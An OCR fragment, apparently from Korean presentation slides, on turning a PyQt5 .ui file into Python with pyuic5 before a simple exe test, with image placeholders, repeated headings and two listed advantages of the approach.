


본격 코드 구현전 간단한 exe 테스트




위 명령어를 사용하여 .ui 파일을 .py파일로 변환
[pyuic5 -X fdas.ui -o fdsa.py]

본격 코드 구현전 간단한 exe 테스트




본격 코드 구현전 간단한 exe 테스트



장점 1. xml파일보다 처리하기 쉽다

장점 2. 실행 환경이 파이썬과 PyQt만 지원하면 된다

본격 코드 구현전 간단한 exe 테스트




장점 1. xml파일보다 처리하기 쉽다

